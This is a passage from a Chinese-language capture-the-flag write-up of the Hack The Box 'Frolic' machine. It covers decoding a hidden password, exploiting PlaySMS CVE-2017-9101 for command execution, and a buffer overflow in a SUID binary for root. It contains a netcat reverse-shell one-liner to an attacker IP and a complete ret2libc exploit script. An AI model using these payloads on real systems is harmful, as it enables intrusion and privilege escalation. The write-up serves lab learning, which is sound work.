2 KysgWy0+KysgKzxdPisKKysuPCsgKytbLT4gLS0tPF0gPi0tLS0gLS0uLS0gLS0tLS0gLjwrKysg  
3 K1stPisgKysrPF0gPisrKy4gPCsrK1sgLT4tLS0KPF0+LS0gLjwrKysgWy0+KysgKzxdPisgLi0t  
4 LS4gPCsrK1sgLT4tLS0gPF0+LS0gLS0tLS4gPCsrKysgWy0+KysgKys8XT4KKysuLjwgCg==

看内容还是 base64，尝试解码得到新的内容：

```

1  ++++++ ++++++ [->++ ++++++ ++<] >+++++ +.--- -.+. ++++++ .<++++ [->++ +<]>+
2  ++.<+ ++[-> ---<] >----- --.--- ----- .<++++ +[->+ ++<] >++++. <++++[->----
3  <]>-- .<++++ [->++ +<]>+ .---. <++++[->---- <]>-- -----. <+++++ [->++ ++<]>
4  ++..<

```

直接拿一小段在 dcode 上进行搜索，指向的是 **Brainfuck**：



通过解码得到: `idkwhatisspass`

## 阶段2.3：登录CMS系统后台

到此我非常非常困惑，解了这么久就得到一个无用的字符串（用它作为密码进行碰撞，smb、ssh、已知的Web系统登录，都是失败的）。


琢磨了很久，怀疑是自己枚举的信息不全，尝试使用递归对Web服务进行再次的目录枚举：

```
1 $ python3 dirsearch.py -u http://10.10.10.111:9999 -r -R 3 -w /usr/share/seclists/Discover/
2
3 _|. _ _ _ _ _ _|_   v0.4.1
4 ( _||| _ ) (/ _(_|| ( _| )
5
6 Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 50 | Wordlist size: 4
7
8 Error Log: /home/kali/tools/dirsearch/logs/errors-21-04-19_10-54-25.log
9
10 Target: http://10.10.10.111:9999/
11
12 Output File: /home/kali/tools/dirsearch/reports/10.10.10.111/_21-04-19_10-54-26.txt
13
14 [10:54:26] Starting:
15 [10:54:28] 301 - 194B - /admin -> http://10.10.10.111:9999/admin/ (Added to queue)
16 [10:54:29] 301 - 194B - /backup -> http://10.10.10.111:9999/backup/ (Added to queue)
17 [10:54:30] 301 - 194B - /dev -> http://10.10.10.111:9999/dev/ (Added to queue)
18 [10:54:36] 301 - 194B - /test -> http://10.10.10.111:9999/test/ (Added to queue)
19 [10:54:37] Starting: admin/
20 [10:54:42] 301 - 194B - /admin/css -> http://10.10.10.111:9999/admin/css/ (Added to queue)
21 [10:54:43] 200 - 634B - /admin/index.html
22 [10:54:44] 301 - 194B - /admin/js -> http://10.10.10.111:9999/admin/js/ (Added to queue)
23 [10:54:49] Starting: backup/
24 [10:54:55] 200 - 28B - /backup/index.php
25 [10:55:03] Starting: dev/
26 [10:55:08] 301 - 194B - /dev/backup -> http://10.10.10.111:9999/dev/backup/ (Added to queue)
27 [10:55:17] 200 - 5B - /dev/test
28 [10:55:20] Starting: test/
29 [10:55:28] 200 - 82KB - /test/index.php
30 [10:55:34] Starting: admin/css/
31 [10:55:48] Starting: admin/js/
32 [10:56:02] Starting: dev/backup/
33 [10:56:09] 200 - 11B - /dev/backup/index.php
34
35 Task Completed
```

原来还有个 `/dev/backup/`，访问后最终重定向到 `/playsms/index.php` 页面：

```
http://forlic.htb:9999/dev/backup/ -> http://forlic.htb:9999/playsms/ ->
http://forlic.htb:9999/playsms/index.php?app=main&inc=core_auth&route=login
```

尝试使用密码组：`admin:ldkwhatisspass`，成功登录该CMS服务：



## 阶段2.4: CMS后台RCE

根据 CMD 版本信息查询 exploit-db, 获悉到后台存在RCE漏洞: CVE-2017-9101

Exploit Title	Path
PlaySMS - 'import.php' (Authenticated) CSV File Upload Code Execution (Metasploit)	php/remote/44598.rb
PlaySMS - index.php Unauthenticated Template Injection Code Execution (Metasploit)	php/remote/48335.rb
PlaySMS 0.7 - SQL Injection	linux/remote/404.pl
PlaySMS 0.8 - 'index.php' Cross-Site Scripting	php/webapps/26871.txt
PlaySMS 0.9.3 - Multiple Local/Remote File Inclusions	php/webapps/7687.txt
PlaySMS 0.9.5.2 - Remote File Inclusion	php/webapps/17792.txt
PlaySMS 0.9.9.2 - Cross-Site Request Forgery	php/webapps/30177.txt
PlaySMS 1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted File Upload	php/webapps/42003.txt
PlaySMS 1.4 - 'import.php' Remote Code Execution	php/webapps/42044.txt
PlaySMS 1.4 - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution (Metasploit)	php/remote/44599.rb
PlaySMS 1.4 - Remote Code Execution	php/webapps/42038.txt
PlaySMS 1.4.3 - Template Injection / Remote Code Execution	php/webapps/48199.txt

Shellcodes: No Results

在github上找到了利用脚本: <https://raw.githubusercontent.com/iasperla/CVE-2017-9101/03ceed61209b805a02ca27d57cc2e7a4b51b5288/playsmshell.py>

```
1 python3 playsmshell.py --url http://forlic.htb:9999/playsms --password idkwhatispass -c
2 [*] Grabbing CSRF token for login
3 [*] Attempting to login as admin
4 [+] Logged in!
5 [*] Grabbing CSRF token for phonebook import
6 [*] Attempting to execute payload
7 uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

测试存在RCE漏洞, 接着进行反弹shell上线: `"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.16.15 9900 >/tmp/f"`

```
uidd:x:109:113::/run/uidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sahay:x:1000:1000:Ayush Sahay,,,:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/bin/bash
www-data@frolic:~/html$
```

成功在 ayush 用户目录下找到了user flag。

## 阶段3: 权限提升

### 阶段3.1: 利用htbenum进行信息收集



尝试用 htbenum ( <https://github.com/SolomonSklash/htbenum> ) 对目标服务器进行信息收集：

```
(root@kali:~/home/kali/tools/htbenum)
# ./htbenum.sh -i 10.10.16.7 -p 80 -w

HTBENUM

By Solomon Sklash - solomonsklash@0xfeed.io

[i] Python 2 was found!
[i] Python 3 was found!
[i] Starting web server on 10.10.16.7:80
[i] Press ctrl+c to exit when all files have transferred.
10.10.10.111 - - [19/Apr/2021 11:33:16] "GET /lse.sh HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:17] "GET /linenum.sh HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:18] "GET /linuxprivchecker.py HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:18] "GET /uptux.py HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:19] "GET /suid3num.py HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:20] "GET /les.sh HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:21] "GET /les-soft.py HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:33:21] "GET /files_exploits.csv HTTP/1.1" 200 -
10.10.10.111 - - [19/Apr/2021 11:36:53] "PUT /lse-report.txt HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:01] "PUT /linenum-report.tar.gz HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:03] "PUT /linuxprivchecker-report.txt HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:05] "PUT /uptux-report.txt HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:06] "PUT /suid3num-report.txt HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:08] "PUT /les-report.txt HTTP/1.1" 201 -
10.10.10.111 - - [19/Apr/2021 11:37:09] "PUT /les-soft-report.txt HTTP/1.1" 201 -
```

这个我在前面的文章中也使用过，一般我都是用来作为 linpeas 的一个补充工具使用的。

在打包回来的压缩文件中，有个 rop 文件引起了我的注意，它具备SUID权限：

```
— suid-files
|— at
|— chfn
|— chsh
|— dbus-daemon-launch-helper
|— dmccrypt-get-device
|— fusermount
|— gpasswd
|— lxc-user-nic
|— mount
|— mount.cifs
|— newgidmap
|— newgrp
|— newuidmap
|— ntfs-3g
|— passwd
|— peda-session-rop.txt
|— ping
|— ping6
|— pkexec
|— polkit-agent-helper-1
|— rop
|— snap-confine
|— ssh-keysign
|— su
|— sudo
|— umount
— wr-files
  — home
```

一般 **rop** 是指逆向中的一个技术：ROP的全称为Return-oriented programming（返回导向编程），这是一种高级的内存攻击技术可以用来绕过现代操作系统的各种通用防御（比如内存不可执行和代码签名等）。

搜下目标服务器是否存在 gdb：

```
whereis gdb
whereis gdb
gdb: /usr/share/gdb
www-data@frolic:~/html/playsms$
```

果然存在，看来这最后的提权是要利用逆向分析及缓冲区溢出才能提权了。

## 阶段3.2：缓冲区溢出分析

首先我们下载 Ghidra 工具来进行逆向分析，官网：


- 1 Ghidra Download page: <https://www.ghidra-sre.org/>
- 2 Github Repository Link: <https://github.com/NationalSecurityAgency/ghidra>

kali 中使用如下命令进行安全即可：


- 1 apt update
- 2 apt install default-jdk
- 3 apt install -y ghidra

工具的使用我就不过多介绍了，想了解的人自然会去google搜索去学习，不想了解的喂他嘴里都没卵用。反正这些东西都是写给自己的总结，我又不需要对谁负责。

工具打开后完成设置，导入 **rop** 文件，窗口可以自己在菜单中选择或拖拽：




通过右上角的反编辑代码，可以看到，程序在执行时首先将执行身份设置为 **root**，然后再去做if判断，里面包含了一个 **vuln** 函数：




通过阅读代码了解到，`char` 类型的 `local_34` 只有 48 个字节，当用 `strcpy` 函数对传递变量 `param_1` 做字符串拷贝时存在越界，导致溢出漏洞：

我们通过本地 `gdb` 进行调试验证：



```
gdb-peda$ pattern_create 100
'AAA%AA$AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL'
gdb-peda$ r 'AAA%AA$AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL'
Starting program: /home/kali/hackthebox/Frolic/tmp/linenum-report/LinEnum-export-19-04-21/suid-files/rop 'AAA%AA$AABAA$AA%AACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL'
Program received signal SIGSEGV, Segmentation fault.
[Type here to search]
[Type here to search]
EAX: 0x79 ('y')
EBX: 0xffffcf80 -> 0x2
ECX: 0x0
EDX: 0x5f ('_')
ESI: 0xf7fb0000 -> 0x1e4d6c
EDI: 0xf7fb0000 -> 0x1e4d6c
EBP: 0x31414162 ('bAA1')
ESP: 0xffffcf50 ("AcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
EIP: 0x41474141 ('AAGA')
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[Type here to search]
Invalid $PC address: 0x41474141
[Type here to search]
0000 0xffffcf50 ("AcAA2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0004 0xffffcf54 ("2AAHAAdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0008 0xffffcf58 ("AdAA3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0012 0xffffcf5c ("A3AAIAeAA4AAJAAfAA5AAKAAGAA6AAL")
0016 0xffffcf60 ("IAeAA4AAJAAfAA5AAKAAGAA6AAL")
0020 0xffffcf64 ("AA4AAJAAfAA5AAKAAGAA6AAL")
0024 0xffffcf68 ("AJAAfAA5AAKAAGAA6AAL")
0028 0xffffcf6c ("fAA5AAKAAGAA6AAL")
[Type here to search]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41474141 in ?? ()
gdb-peda$ pattern_offset 0x41474141
1095188801 found at offset: 52
gdb-peda$
```

在用 `checksec` 验证下这个执行文件有没有开启相关的安全限制，这将对后面编写 poc 时提供便利：



```
gdb-peda$ checksec
CANARY      : disabled
FORTIFY     : disabled
NX          : ENABLED
PIE         : disabled
RELRO       : Partial
gdb-peda$
```

然后为了搞定这个简单的缓冲区溢出，开始疯狂学习充电，从上篇文件的 `PWN DATE` 时间就能看出来，我整整啃了将近两个月... 人都麻了... 真的... 这还只是简单的栈溢出，没加任何防护限制的情况下囫圇吞枣的学习...



一些基础知识

函数是如何被调用的

实例

寻找 stack 的大小

构造缓冲区溢出

此时的 stack (栈), register (寄存器)

Exploit the code

shellcode

放置shellcode

其他

不可见的字符

Simple Buffer Overflow Steps:

Python Script Template

MSF pattern

Confirm We control EIP

不安全的函数

参考

期间的学习笔记:

但我学习完后发现和这道题还不一样, 因为存在环境和保护配置差异, 为啥? 因为目标机器的开启了 **NX: ENABLED**, 而我这段时间学的都是未开启任何保护的, 利用的是注入shellcode执行。人麻了, 又要重新学习一下, 绕过**NX (栈不可执行保护)**才行...

最后在 <https://blog.huisa.win/pwn/Pwn-basic-rop/> 文章中找到类似的实例, 其实利用的攻击方式是 **Return to libc**。

然后根据 **Return to libc** 找到了:

第09卷 第2期 2018年2月

网络空间安全  
Cyberspace Security

Vol.09 No.2 Feb.2018

## 使用ROP技术突破Linux的NX防护研究

陈振伟<sup>1</sup>, 孙歆<sup>2</sup>

(1. 东莞理工学院城市学院, 广东东莞 523419;

2. 国网浙江省电力公司电力科学研究院, 浙江杭州 310014)

**摘要:** 缓冲区溢出是指数据缓冲区复制的过程中, 由于没有注意缓冲区的边界, 越过边界, 覆盖了和缓冲区相邻内存区域而引起的内存问题。缓冲区溢出是最常见的内存错误之一, 也是攻击者入侵系统时所用到的最强大、最经典的一类漏洞利用方式。成功利用缓冲区溢出漏洞可以修改内存中变量的值, 甚至可以劫持进程, 执行恶意代码, 最终获得主机的控制权。

**关键词:** 栈溢出; 漏洞利用; 数据执行保护; Linux

**中图分类号:** TP309

**文献标识码:** A

好吧, 大佬期刊里用的还是IDE远程逆向分析。

**NX exploit 编写步骤:**

- 获取 libc 库 地址
- 获取 system 函数地址
- 获取 /bin/sh 命令字符串地址
- 获取 EIP 的偏移量

综上相关内容, 通过进行一步的学习, 开始编写利用的POC。首选判断文件的编译环境, 这将决定我们编写内容使用多少字节, 这里是32位的。

```

gdb-peda$ info files
Symbols from "/home/kali/hackthebox/Frolic/tmp/linenum-report/LinEnum-export-19-04-21/suid-files/rop".
Native process:
    Using the running image of child process 3378.
    While running this, GDB does not access memory from...
Local exec file:
    `'/home/kali/hackthebox/Frolic/tmp/linenum-report/LinEnum-export-19-04-21/suid-files/rop', file type elf32-i386.
Entry point: 0x80483a0
0x08048154 - 0x08048167 is .interp
0x08048168 - 0x08048188 is .note.ABI-tag
0x08048188 - 0x080481ac is .note.gnu.build-id
0x080481ac - 0x080481cc is .gnu.hash

```

接着找 libc.so 库地址 和 system 函数地址：

```

cd /home/ayush/.binary
ldd rop
ldd rop
    linux-gate.so.1 => (0xb7fda000)
    libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e19000)
    /lib/ld-linux.so.2 (0xb7fdb000)
www-data@frolic:/home/ayush/.binary$

www-data@frolic:/home/ayush/.binary$

www-data@frolic:/home/ayush/.binary$
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
</.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
    245: 00112f20    68 FUNC      GLOBAL DEFAULT 13 svcerr_systemerr@GLIBC_2.0
    627: 0003ada0    55 FUNC      GLOBAL DEFAULT 13 __libc_system@GLIBC_PRIVATE
   1457: 0003ada0    55 FUNC      WEAK      DEFAULT 13 system@GLIBC_2.0
www-data@frolic:/home/ayush/.binary$ █
[work] 1:rlwrap* 2:zsh-

```

因为不知道ret的返回地址还需要找到 `exit` 函数地址：

```

</.binary$ readelf -s /lib/i386-linux-gnu/libc.so.6 | grep exit
    112: 0002edc0    39 FUNC      GLOBAL DEFAULT 13 __cxa_at_quick_exit@GLIBC_2.10
    141: 0002e9d0    31 FUNC      GLOBAL DEFAULT 13 exit@GLIBC_2.0
    450: 0002edf0   197 FUNC      GLOBAL DEFAULT 13 __cxa_thread_atexit_impl@GLIBC_2.18
    558: 000b07c8    24 FUNC      GLOBAL DEFAULT 13 _exit@GLIBC_2.0
    616: 00115fa0    56 FUNC      GLOBAL DEFAULT 13 svc_exit@GLIBC_2.0
    652: 0002eda0    31 FUNC      GLOBAL DEFAULT 13 quick_exit@GLIBC_2.10
    876: 0002ebf0    85 FUNC      GLOBAL DEFAULT 13 __cxa_atexit@GLIBC_2.1.3
   1046: 0011fb80    52 FUNC      GLOBAL DEFAULT 13 atexit@GLIBC_2.0
   1394: 001b2204     4 OBJECT     GLOBAL DEFAULT 33 argp_err_exit_status@GLIBC_2.1
   1506: 000f3870    58 FUNC      GLOBAL DEFAULT 13 pthread_exit@GLIBC_2.0
   2108: 001b2154     4 OBJECT     GLOBAL DEFAULT 33 obstack_exit_failure@GLIBC_2.0
   2263: 0002e9f0    78 FUNC      WEAK      DEFAULT 13 on_exit@GLIBC_2.0
   2406: 000f4c80     2 FUNC      GLOBAL DEFAULT 13 __cyg_profile_func_exit@GLIBC_2.2
www-data@frolic:/home/ayush/.binary$

```

找 `/bin/sh` 命令字符串地址：

```

</.binary$ strings -atx /lib/i386-linux-gnu/libc.so.6 | grep /bin/sh
    15ba0b /bin/sh
www-data@frolic:/home/ayush/.binary$ █

```

编写 exploit 脚本：

```

1 #!/usr/bin/env python
2 import struct
3 from subprocess import call
4
5 # 构造内存地址中的内容

```

```

6 libc = 0xb7e19000
7 system = struct.pack( '<I', libc + 0x0003ada0)
8 exit = struct.pack( '<I', libc + 0x0002e9d0 )
9 binsh = struct.pack( '<I', libc + 0x0015ba0b )
10 payload = system + exit + binsh
11 # print payload
12
13 buf = "\x90" * 52
14 buf += payload
15
16 print "Calling vulnerable program"
17 call(["/home/ayush/.binary/rop", buf])

```

执行后成功获取到 root shell。

```

-2021-06-29 20:41:29-- http://10.10.16.15/pwn2.py
Connecting to 10.10.16.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 592 [text/x-python]
Saving to: 'pwn2.py'

0K                                                                 100% 89.9M=0s

2021-06-29 20:41:29 (89.9 MB/s) - 'pwn2.py' saved [592/592]

python pwn2.py
python pwn2.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)

```

不过还是一知半解，希望有二进制逆向大佬能带带我，想学PWN....

## 复盘

1. 运行 `$ltrace ./rop id` 可以查看到部分执行过程。
2. 使用 PhotoRec 恢复文件可以最终找到 rop.c 源文件

## 参考

- <https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html>
- <https://executeatwill.com/2019/04/04/Install-Ghidra-on-Kali-Linux/>